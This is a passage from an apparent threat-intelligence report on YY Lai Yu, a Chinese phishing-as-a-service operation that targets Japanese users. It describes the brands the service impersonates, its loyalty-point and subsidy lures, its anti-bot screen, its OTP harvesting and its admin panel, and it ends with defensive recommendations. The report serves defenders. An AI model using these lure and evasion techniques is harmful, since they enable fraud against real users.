
A YY Lai Yu (YY来鱼) phishing page targeting a Japanese user’s Apple account

Figure 3: A YY Lai Yu (YY来鱼) phishing page targeting a Japanese user’s Apple account


A YY Lai Yu (YY来鱼) phishing page targeting a Japanese user’s PayPay account, the largest Japanese mobile payment app

Figure 4: A YY Lai Yu (YY来鱼) phishing page targeting a Japanese user’s PayPay account, the largest Japanese mobile payment app

Since November 2025, YY Lai Yu has offered more than 400 phishing templates to its customers, moving beyond generic banking lures to also target the digital lifestyle of Japanese residents. These templates included various Japanese language and Japanese brands, including for Amazon, Apple, DMM, Epos Card, JA Bank, JCB Card, JR (Rail), Matsui Securities, Mercari, Monex, Nintendo, Nomura Securities, Orico Card, PayPay, Rakuten Securities, and Sagawa Express. However, instead of merely providing fake account pages, the threat actors tapped heavily into local consumer habits by developing "points" (积分) and rewards redemption lures, pressuring victims to redeem supposedly expiring loyalty points for cash or goods. Demonstrating a deep awareness of the local economic climate, the operators also exploited cost-of-living concerns by crafting lures around the Japan Winter Electricity Subsidy. 

By deploying distinct domains that impersonate everything from local transit and payment apps to major e-commerce and gaming platforms, YY Lai Yu provides an example of how comprehensive these PhaaS offerings have become. To protect this highly localized infrastructure, the phishing sites featured a unique human verification anti-bot screen that appeared prior to the actual phishing page. By requiring a manual click to proceed, this mechanism successfully hindered automated analysis by security vendors, adding a layer of stealth to the localized campaign.

Like most other services, YY Lai Yu leverages RCS and iMessage to send encrypted messages in bulk and supports synchronized interactions with victims to harvest payment card and OTP data. The administration panel allows users to query their phished data and blocklist or highlight certain types of cards according to their BIN number, blocklist individual countries or territories, and register and manage new domains for their phishing pages using Alibaba's domain registration service. Additionally, panel administrators can create new operator users and assign them permissions. The service also offers domains that can be purchased within the administration panel. 

While YY Lai Yu showcases a focus on countries like Japan, the broader Chinese PhaaS ecosystem casts a wide global net. GTIG has observed other prominent services routinely deploying automated infrastructure to compromise users across the Americas, Europe, Australia, and the Middle East. 

Outlook 

The continued popularity of these services demonstrates a sustained interest in payment card fraud from China-based threat actors. The multitude of sophisticated PhaaS platforms available for purchase and the threat actors' focus on the exploitation of digital wallet tokenization and MFA bypass demonstrates that the China-based criminal ecosystem continues to evolve, enabling threat actors with limited technical skills to conduct phishing operations. 

Standard phishing security measures (such as user awareness training) remain an important first line of defense. However, the proliferation of the Chinese-language PhaaS ecosystem underscores a need for technical security controls that go beyond user education. For example, transitioning to FIDO2/WebAuthn infrastructure represents an effective countermeasure against the real-time interception of account authentication OTPs. While security keys cannot prevent a user from entering payment details into a novel phishing site directly, increasing the difficulty of leveraging stolen credentials still radically shrinks an adversary's opportunities. These enterprise authentication upgrades should be paired with risk-based verification and device fingerprinting by issuing banks during the digital wallet provisioning process.

As these operators continue to refine their tooling, the goal for defenders must shift from simply "detecting" a phish to making the victim's credentials technically impossible to weaponize. Ongoing and frequent updates to these platforms indicate that Chinese-speaking PhaaS operators are continuing to refine their tooling to maximize global impact.

  •  
❌